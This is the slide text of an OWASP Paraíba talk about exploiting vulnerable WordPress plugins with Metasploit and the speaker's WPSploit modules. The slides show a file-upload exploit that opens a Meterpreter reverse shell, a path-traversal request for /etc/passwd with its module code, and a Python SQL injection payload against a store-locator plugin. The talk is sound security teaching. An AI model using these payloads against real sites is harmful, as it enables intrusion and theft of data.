OWASP PARAÍBA

$ pwd
/home/espreto
$ mkdir conferences/webinar && cd $_
$ cat > title.txt

CABRA ARRETADO APERRIANDO O WORDPRESS

Plugins Edition

^C
$ clear

$ whoami
espreto
$ cat me.txt

INFOSEC CONSULTANT;
PENETRATION TESTER;
METASPLOIT CONTRIBUTOR (30+);
WPSPLOIT CREATOR (40+);
RUBY && PYTHON FAN;
ETC.

$ clear

$ cat talk.txt

- WP_INTRO;
- PLUGINS_THE_DARK_SIDE;
- WHY_METASPLOIT;
- EXPLOITS_AUXILIARIES;
- HTTP_MSF_REQUESTS;
- DEMO;
- WPSPLOIT;
- DEMO;
- QUESTIONS;

$ clear

```
$ irb - -simple-prompt
>> def talk(data)
>>   ...snip...
>> talk("wp_intro")
```


>> talk("plugins_the_dark_side")

>> talk("plugins_the_dark_side")

Commons Vulnerabilities

- Upload Vulnerability Mechanism.
- Cross-Site Scripting vulnerability (XSS).
- File Download Vulnerability.
- Cross-Site Request Forgery Vulnerability (CSRF).
- SQL Injection Vulnerability (SQL Injection).

>> talk("plugins_the_dark_side")



WordPress Plugin Vulnerabilities

0-9 - A - B - C - D - E - F - G - H - I - J - K - L - M - N - O - P - Q - R - S - T - U - V - W - X - Y - Z

Name	Added	Title
users-ultra	2015-11-18	Users Ultra Membership Plugin <= 1.5.58 - Unrestricted Fi...
woocommerce	2015-11-18	WooCommerce <= 2.4.8 - Authenticated Cross-Site Scripting...
store-locator	2015-11-13	WordPress Store Locator 2.3-3.11 - SQL Injection
profile-builder	2015-11-13	ost highlights 2.0-2.6 - Persistent Cross-Site Scripting ...
profile-builder	2015-11-13	Profile Builder <= 2.0.2 - Reflected Cross-Site Scripting...
flash-album-gallery	2015-11-13	Grand Flagallery <= 4.24 - Full Path Disclosure
x-forms-express	2015-11-13	NEX-Forms Lite <= 2.1.0 - Persistent Cross-Site Scripting...
gallery-bank	2015-11-13	Gallery Bank 2.0.26-3.0.69 - Reflected Cross-Site Scripti...
contact-form-integrated-wit...	2015-11-13	Contact Form Integrated With Google Maps 1.0-2.4 - Persis...
easy-contact-form-solution	2015-11-13	Easy Contact Form Solution 1.0-1.6 - Persistent Cross-Sit...
titan-framework	2015-11-13	Titan Framework 1.0.1-1.5.2 - Reflected Cross-Site Script...
gravity-file-ajax-upload-free	2015-11-13	Gravity Upload Ajax <= 1.1 - Arbitrary File Upload
ultimate-social-media-icons	2015-11-13	Social Media and Share Icons <= 1.1.1.11 - Authenticated ...

https://wpvulndb.com/plugins

>> talk("why_metasploit")


```
msf> exploit(wp_ajax_load_more_file_upload)  set RHOST 192.168.0.14
RHOST => 192.168.0.14
msf> exploit(wp_ajax_load_more_file_upload)  set WP_USERNAME espreto
WP_USERNAME => espreto
msf> exploit(wp_ajax_load_more_file_upload)  set WP_PASSWORD P@ssW0rd
WP_PASSWORD => P@ssW0rd
msf> exploit(wp_ajax_load_more_file_upload)  check
[*] 192.168.0.14:80 - The target appears to be vulnerable.
msf> exploit(wp_ajax_load_more_file_upload)  exploit

[*] Started reverse handler on 192.168.0.7:4444
[*] 192.168.0.14:80 - Uploading payload
[*] 192.168.0.14:80 - Calling uploaded file
[*] Sending stage (33068 bytes) to 192.168.0.14
[*] Meterpreter session 1 opened (192.168.0.7:4444 -> 192.168.0.14:42868) at 2015-10-17 13:21:05 -0300
[+] Deleted default.php

meterpreter > sysinfo
Computer    : msfdevel
OS          : Linux msfdevel 3.13.0-62-generic #102~precise1-Ubuntu SMP Wed Aug 12 14:11:43 UTC 2015 i686
Meterpreter : php/php
meterpreter > shell
Process 12445 created.
Channel 0 created.

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

>> talk("exploits_auxiliaries")

https://www.rapid7.com/db/search

>> talk("http_msf_requests")

net/http library

```ruby
require 'net/http'

uri = URI 'http://192.168.0.14/readme.html'
response = Net::HTTP.get_response(uri)

if response.code.to_i == 200
  puts response.body
else
  puts "No response Code: #{response.code}"
end
```

Msf::Exploit::Remote::HTTP::Wordpress

```ruby
res = send_request_cgi(
  'method' => 'GET',
  'uri'    => normalize_uri(wordpress_url_readme)
)

if res.code == 200
  print_line("#{res.body}")
else
  print_error("#{peer} - No response")
end
```

>> talk("http_msf_requests")


File Read (Traversal)

http://wordpress/wp-content/plugins/dukapress/lib/dp_image.php?src=../../../../../../etc/passwd

```
traversal = '../' * datastore['DEPTH']
filename = datastore['FILEPATH']
filename = filename[1, filename.length] if filename =~ /^\//

res = send_request_cgi(
  'method'    => 'GET',
  'uri'       => normalize_uri(wordpress_url_plugins, 'dukapress', 'lib', 'dp_image.php'),
  'vars_get'  => {
    'src'     => "#{traversal}#{filename}"
  }
)
```

>> talk("demo")



>> talk("http_msf_requests")

Check method

```
def check
  check_plugin_version_from_readme('subscribe-to-comments', '2.3')
end
```

WordPress Login

```
vprint_status("#{peer} - Trying to login as: #{user}")
cookie = wordpress_login(user, password)
if cookie.nil?
  print_error("#{peer} - Unable to login as: #{user}")
  return
end
```

>> talk("http_msf_requests")

Get nonce

```
def get_nonce(cookie)
  res = send_request_cgi(
    'uri'    => wordpress_url_backend,
    'method' => 'GET',
    'cookie' => cookie
  )

  # forward to profile.php or other page?
  if res && res.redirect? && res.redirection
    location = res.redirection
    print_status("#{peer} - Following redirect to #{location}")
    res = send_request_cgi(
      'uri'    => location,
      'method' => 'GET',
      'cookie' => cookie
    )
  end

  if res && res.body && res.body =~ /var WPtouchCustom = {[^}]+"admin_nonce":"([a-z0-9]+)"};/
    return Regexp.last_match[1]
  else
    return nil
  end
end
```

>> talk("wpsploit")

Metasploit now boasts over a dozen new WordPress-related exploits an auxiliary modules, most of which were contributed by Roberto espreto Soares, with hat tips to community committer Christian FireFart Mehlmauer for landing assistance. This avalanche of exploits illustrates rather obviously the problems historically associated with wordpress plugins, arguably to the point that this particular dead horse has truly been beaten into a soupy, dessicated mass.

By todb, Rapid7

>> talk("wpsploit")


Security Network™
@SecurityL1st
Seguir

WPSploit - Exploiting Wordpress With Metasploit bit.ly/1JzA06O

Ver tradução

espreto/wpsploit
WPSploit - Exploiting Wordpress With Metasploit. Contribute to wpsploit development by creating an account on GitHub.
github.com

RETWEETS 80 CURTIDAS 67



Ulisses Castro @ussc... 204d
Bleeding edge project to develop and test wordpress modules for Metasploit. Very handy!
github.com/espreto/wpsplo...
#metasploit #wordpress
Open

WPScan
@_WPScan_

WPSploit - Exploiting Wordpress With Metasploit - github.com/espreto/wpsplo… by @espreto

espreto/wpsploit

WPSploit - Exploiting Wordpress With Metasploit. Contribute to wpsploit development by creating an account on GitHub.

GitHub @github

6:02pm · 31 Aug 2015 · Twitter Web Client

27 RETWEETS 23 LIKES

Christian Mehlmauer
@_FireFart_
Seguir


Thanks to @espreto we have a bunch of new WordPress @metasploit modules!
github.com/rapid7/metaspl…

>> talk("wpsploit")


https://github.com/espreto/wpsploit

>> talk("demo")

```python
import requests
url = "http://localhost/wp-content/plugins/store-locator/sl-xml.php"
payload = {
    "sl_xml_columns[]":["sqli"],
    "sl_custom_fields":", information_schema.tables.table_name as sqli FROM wp_store_locator LEFT JOIN information_schema.tables ON 1=1--",
    "debug":"1"
}
r = requests.get(url,params=payload)
print r.text
```



>> talk("demo")



>> talk("questions")

OWASP PARAÍBA

>> quit

$ cat contact.txt

twitter.com/espreto

robertoespreto@gmail.com

github.com/espreto

codesec.blogspot.com

$ shutdown –h now